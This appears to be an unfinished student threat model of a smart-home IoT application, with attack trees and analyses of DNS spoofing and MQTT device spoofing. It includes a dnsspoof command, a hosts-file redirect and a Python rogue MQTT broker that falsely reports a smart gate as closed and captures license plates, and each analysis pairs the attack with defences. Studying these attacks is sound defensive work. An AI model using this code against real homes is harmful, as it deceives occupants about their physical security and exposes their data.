Model pretnji IOT sistema

I. Tokovi podataka analiziranog modula:


Analiziran modul predstavlja aplikaciju za podršku Smart Home pametnih uređaja. Aplikacija pruža sljedeće funkcionalnosti:

- registrovanje nekretnina
- registrovanje pametnih uređaja
- upravljanje pametnim uređajima
- pregled trenutnog stanja uređaja
- dodavanje člana porodice

Softver se sastoji od:

- klijentske aplikacije, izrađene u *React* tehnologiji
- serverske aplikacije, izrađene u *Go Gin* radnom okviru
- aplikacije koja simulira rad uređaja, pisane u *Go* programskom jeziku
- *MySQL* baze podataka
- AWS S3 *bucket* servisa u svrhu skladištenja fotografija
- *InfluxDB* baze u svrhu skladištenja *timeseries* podataka (podaci iz simulacije koji imaju vremensku odrednicu kada je mjerenje izvršeno)

Slika 1 prikazuje dijagram za analiziran modul (m) procesne komponente (mP), skladišta (mS), tokove podataka (mT) i eksterne entitete (mE).



II. Resursi i pretnje visokog nivoa:

1. Manipulacija podacima u realnom vremenu i napad na IoT uređaje

1. Napad na IoT uređaje
   ├── 1.1 Otmica IoT uređaja
   │   ├── 1.1.1 Zloupotreba slabih lozinki ili nezaštićenih autentifikacionih mehanizama
   │   ├── 1.1.2 Napad na mrežni sloj (npr. Man-in-the-Middle napad)
   │   └── 1.1.3 Exploitacija ranjivosti u firmware-u uređaja
   ├── 1.2 Napadi na komunikaciju između uređaja
   │   ├── 1.2.1 Sniffing (presretanje) podataka u tranzitu
   │   └── 1.2.2 Manipulacija paketima (npr. replay attack)
   └── 1.3 Napadi na backend servis (oblak) koji prikuplja podatke
       ├── 1.3.1 SQL injection u sistemu za analizu podataka
       └── 1.3.2 Napad na API-je koji prikupljaju podatke od IoT uređaja

2. Manipulacija podacima u realnom vremenu
   ├── 2.1 Lažno slanje podataka sa IoT uređaja
   │   ├── 2.1.1 Generisanje lažnih podataka (falsifikovanje senzornih vrednosti)
   │   └── 2.1.2 Preusmeravanje podataka prema napadaču (npr. DNS spoofing)
   ├── 2.2 Umetanje zlonamernih podataka u sistem
   │   ├── 2.2.1 Napadi sa malicioznim paketima (npr. buffer overflow napadi)
   │   └── 2.2.2 Manipulacija podacima koji se koriste za kontrolu uređaja
   └── 2.3 Distorzija ili blokiranje podataka
       ├── 2.3.1 Negacija podataka (denial of data integrity)
       └── 2.3.2 Pretvaranje podataka u lažne informacije (npr. proizvodnja pogrešnih podataka za odluke)

3. Napadi na kontrolu uređaja
   ├── 3.1 Preuzimanje kontrole nad uređajem
   │   ├── 3.1.1 Zloupotreba administratorskog pristupa uređaju
   │   ├── 3.1.2 Korišćenje ranjivosti u operativnom sistemu uređaja
   │   └── 3.1.3 Korišćenje povlastica na mreži za preuzimanje kontrole (privilegije povišene na uređajima)
   └── 3.2 Onemogućavanje uređaja (DoS napad)
       ├── 3.2.1 Preopterećenje uređaja sa zahtevima
       └── 3.2.2 Korišćenje botnet mreže za napad na uređaje


4. Odbrana od napada
   ├── 4.1 Ojačavanje autentifikacije
   │   ├── 4.1.1 Korišćenje jakih lozinki i dvofaktorske autentifikacije (2FA)
   │   └── 4.1.2 Implementacija TLS/SSL za autentifikaciju uređaja
   ├── 4.2 Sigurnost komunikacije
   │   ├── 4.2.1 Šifrovanje podataka u tranzitu (npr. SSL/TLS)
   │   └── 4.2.2 Verifikacija integriteta podataka (npr. HMAC ili digitalni potpisi)
   ├── 4.3 Praćenje i detekcija anomalija
   │   ├── 4.3.1 Uvođenje sistema za detekciju napada (IDS/IPS)
   │   └── 4.3.2 Praćenje svih komunikacija između uređaja i backend-a
   ├── 4.4 Sigurnost firmware-a

- 4.4.1 Redovno ažuriranje firmware-a i zakrpe za uređaje
- 4.4.2 Verifikacija autentičnosti firmware-a (npr. digitalni potpisi)

4.5 Sigurnost backend servisa


- 4.5.1 Korišćenje API rate limiting i autentifikacije za pristup podacima
- 4.5.2 Sigurnost baza podataka sa enkripcijom i pravilima pristupa

Stablo za prijetnju 1 napad 2 - manipulacija podacima u realnom vremenu



Slika 1

Kasnije ćemo se upoznati sa detaljnom analizom DNS *spoofing* napada, konkretno za uređaj pametna kapija.



Slika 2

U nastavku teksta će biti prikazano stablo napada na kontrolu uređaja.

TODO: dodati stablo


2. Napad sa zlonamernim uređajem

Slika 3 predstavlja stablo pretnji. Ovo stablo pretnji prikazuje grupu napada koja može da se izvrši sa zlonamernim uređajem, kao i mitagacije za te napade.
Radi lakšeg razumevanja i pojašnjenja ozbiljnosti ovih napada, *Tabela 1* pojašnjava metode i ciljeve za svaki napad iz grupe napada sa zlonamernim uređajem.

Tip napada	**Metoda**	**Cilj**
Ubacivanje fizičkog uređaja	Fizičko ubacivanje uređaja u mrežu	Preopterećenje mreže, širenje lažnih podataka
Kompromitovanje uređaja	Kompromitovanje postojećeg uređaja	Prisluškivanje, manipulacija, širenje malvera
Lažna autentifikacija	Imitacija uređaja bez interakcije sa originalnim uređajem	Prisluškivanje, manipulacija
Zlonamerni softver	Instalacija malvera na uređaj	DDoS, manipulacija, širenje napada

Tabela 1

TODO
Dalje u radu razmatraće se podstablo pretnji vezano za device spoofing napad. Dodati sliku podstabla.



Slika 3

III. Dubinska analiza napada i mitigacija

A. DNS *spoofing*

Uvod - objašnjenje napada

DNS (*Domain Name Server*) *spoofing* će biti objašnjen na primjeru iskorištavanja informacija o pametnoj kapiji.

DNS *spoofing* napad podmeće lažnu IP adresu na koju preusmjerava sve DNS zahtjeve. U kontekstu pametne kapije, može da dobija informacije kada je kapija otvorena i da šalje lažnu informaciju o trenutnom stanju kapije na *frontend*.

Realizacija napada

Podmetanje lažnog MQTT brokera je jedan od načina da se realizuje ovaj napad. U nastavku teksta će detaljnije biti objašnjena realizacija DNS *spoofing*-a.

Napad će biti objašnjen kroz tri etape njegove realizacije:

1. Priprema napada - može se koristiti alat poput *ettercap* i *dnspoof* da presretne DNS zahtjeve. Postavlja lažni DNS server ili modifikuje odgovore pravog servera, preusmjeravajući *backend* sadržaj ka svojoj IP adresi.
2. Postavljanje zlonamjernog softvera - napadač kreira zlonamjerni *backend* koji emulira originalni. Na ovom serveru napadač mijenja podatke za kapiju. Npr. prikazuje da je zatvorena, iako je otvorena.
3. Realizacija napada - kada uređaj na mreži traži DNS zapis za *backend* server, lažni DNS server odgovara sa IP adresom napadača. Saobraćaj između *frontend*-a i *backend*-a sada ide ka malicioznom softveru.

Slika 4 prikazuje primjer koda koji je potreban za realizaciju DNS *spoofing napada.*
Napadač može koristiti *dnssproof* za presretanje DNS saobraćaja. Prvo se vrši konfigurisanje hosts fajla: dodjela IP svog zlonamjernog servera servera originalnom DNS nazivu. Komanda:

192.168.1.100 backend.smart-home.local

Pokretanje *dnsproof*-a:

sudo dnsspoof -i eth0

```python
import paho.mqtt.client as mqtt

BROKER_HOST = "0.0.0.0"  # ip address of attacker
BROKER_PORT = 1883

# actual states of the gate
gate_status = {"state": "closed", "plates": []}

def on_connect(client, userdata, flags, rc):
    client.subscribe("home/gate/status")
    client.subscribe("home/gate/plates")

def on_message(client, userdata, msg):
    global gate_status
    topic = msg.topic
    payload = msg.payload.decode()

    if topic == "home/gate/status":
        print(f"Actual state: {payload}")
        gate_status["state"] = payload

        # manipulating with state of the gate
        # always display that gate is closed
        manipulated_status = "closed"
        client.publish("home/gate/status", manipulated_status)
        print(f"Fake state: {manipulated_status}")

    elif topic == "home/gate/plates":
        print(f"Actual license plates: {payload}")
        gate_status["plates"].append(payload)
```

Slika 4

Odbrana od napada

- **DNSSEC -** dodaje kriptografske potpise DNS zahtjevima, omogućavajući provjeru autentičnosti
- Koristiti HTTPS ili MQTT sa TLS da šifruje saobraćaj između komponenti
- Provjera sertifikata *backend* servisa. *Backend* mora imati validne sertifikate, a *frontend* mora provjeravati autentičnost sertifikata

Rekapitulacija

Napadač koristi DNS *spoofing* da *frontend* preusmjeri ka zlonamjernom softveru. Na zlonamjernom softveru mijenja informacije o kapiji kako bi sakrivao stvarni status. Kod iznad ilustuje kako bi napadač simulirao lažni MQTT server. Implementacija određenih bezbjednosnih mjera, poput TLS-a i DNSSEC-a, ključna je za zaštitu sistema od ovakvih napada.

B. Device spoofing

Uvod - objašnjenje napada

Device spoofing je napad u kojem napadač lažno predstavlja uređaj ili klijent na IoT mreži. U kontekstu pametnih kuća, napadač može:

1. Presresti komunikaciju između uređaja i poslužitelja.
2. Koristiti ukradene podatke ili informacije iz mreže za autentifikaciju.
3. Imitirati uređaj da bi preuzeo kontrolu nad njim, ukrao podatke ili izazvao štetu u sistemu.

Ovaj napad može da se izvede korišćenjem MQTT protokola izvršiti *sniffing* (prisluškivanje) podataka. MQTT je lagan protokol za objavljivanje i pretplatu (publish/subscribe) koji funkcioniše preko TCP/IP-a. Idealan je za uređaje sa ograničenim resursima. Međutim, MQTT nije dizajniran s fokusom na sigurnost, pa je podložan napadima poput otmica i "*man in the middle*" napada.

Realizacija napada

Ono što je problem sa MQTT protokolom je što korisnička imena i lozinke sadržane u MQTT paketima mogu lako da se presretnu pomoću alata za *sniffing*. Iako MQTT, koji radi na TCP protokolu, može koristiti SSL/TLS za sigurniju komunikaciju, ovo stvara opterećenje za IoT uređaje ograničenih resursa.

Scenario napada:


1. Zamislite dva IoT uređaja, uređaj **A** (publisher) i uređaj **B** (subscriber), koji komuniciraju u istoj mreži.
2. Uređaj B šalje **CONNECT** paket uređaju A, koji sadrži korisničko ime i lozinku.
3. Napadač (osoba Y) koristi *sniffing* alat za presretanje CONNECT paketa i preuzima korisničke podatke uređaja B.
4. Nakon što dobije korisničke podatke, osoba Y može podesiti uređaj X da se predstavlja kao uređaj B i pretplati se na uređaj A.
5. Uređaj A, misleći da komunicira sa pravim uređajem B, šalje podatke uređaju X.

Tehnički detalji:

- Jednom kada se uspostavi veza, ona ostaje aktivna dok klijent ne pošalje komandu za prekid veze.

- Napadač može poslati **SUBSCRIBE** paket sa tačnim imenom teme, a publisher će potvrditi sa **SUBACK** paketom i nastaviti da šalje podatke dok ne primi **DISCONNECT** komandu.
- Poruke se prenose u običnom tekstu, uključujući poverljive informacije (lozinke, ključeve itd.), što dodatno povećava ranjivost sistema.

Slika 5 prestavlja scenario napada. S obzirom na lakoću kojom se ovakvi scenariji mogu replicirati u IoT mrežama, postoji ozbiljna potreba za integracijom sigurnosnih šema za zaštitu podataka koji se prenose putem MQTT protokola.



Slika 5

Odbrana od napada

Odbrana od napada bi značila kreiranje pretplatnika i izdavača koji mogu komunicirati na način koji sprečava treću stranu da presretne poruke namenjene isključivo autentifikovanom pretplatniku.

Da bismo shvatili kako zaštiti poruke koji se prenose putem MQTT protokola. moramo da razumemo kako MQTT funkcioniše.

MQTT (Message Queuing Telemetry Transport) je protokol koji se koristi za razmenu poruka. Pretplatnik ili izdavač šalje *CONNECT* paket brokeru kako bi uspostavio vezu. Ovaj paket sadrži korisničko ime, lozinku (u običnom tekstualnom formatu) i jedinstveni ID klijenta. Nakon prijema *CONNECT* paketa, broker šalje paket potvrde (*ACK*), čime se veza uspešno uspostavlja.

Izdavač zatim objavljuje poruke na određenu temu koristeći *PUBLISH* paket, koji sadrži ID paketa, naziv teme i sadržaj poruke (*payload*). Pretplatnik, kako bi primio poruke, šalje *SUBSCRIBE* paket sa temom na koju se pretplaćuje, a broker potvrđuje pretplatu slanjem *SUBACK* paketa.

Problemi sa MQTT protokolom:

1. **Nešifrovane poruke:** Poruke se često šalju u običnom tekstualnom formatu, što omogućava neovlašćenim uređajima da presretnu i zloupotrebe podatke.
2. **Slaba autentifikacija:** Lozinka se šalje u tekstualnom formatu, što omogućava neovlašćenim uređajima da se lako domognu podataka i pretvaraju se da su autentifikovani korisnici.

Da bi se sprečili napadi, kao što su presretanje i lažno predstavljanje (*spoofing*), predlaže se korišćenje asimetričnih tehnika šifrovanja kao što su **ECDH** (Elliptic Curve Diffie-Hellman) i **ECDSA** (Elliptic Curve Digital Signature Algorithm), koje pružaju visoku sigurnost komunikacije između uređaja.

Implementacija Sigurnosti u MQTT

Faza Registracije:

- Izdavač/Pretplatnik se registruju putem brokera
- Brokera traži lozinku i šalje paket sa parametrima:
    - Vreme povezivanja, adresa uređaja, lozinka
    - Generiše se slučajni broj i koristi se ECDH za sigurnu razmenu ključeva

Faza Autentifikacije:

- Poruke se šalju sa ECDSA šifrovanjem
- Pretplatnik pokušava da preuzme podatke sa iste teme od izdavača

Povremeni Handshake:


- Izdavač traži *cookie* (hash generisan od predefinisanog ključa i IP adrese)
- Napadač koji nema odgovarajući ključ biće blokiran

Zatvaranje Veze:

- Ako *CONNECT* paket nije ispravan ili kasni, broker automatski zatvara vezu

Ova kombinacija ECDH i ECDSA pruža viši nivo sigurnosti komunikacije, eliminišući ranjivosti kao što su presretanje poruka i lažno predstavljanje.

Slika 6 predstavlja arhitejturu sigurnosne komunikacije u MQTT protokolu korišćenjem ECDH i ECDSA algoritma.


SUBSCRIBER
Hash(Pre-shared Key + MAC ID)
MQTT Packet
BROKER
MQTT Packet
ECDH +ECDSA(msg)
PUBLISHER
MQTT Packet
ATTACKER

Slika 6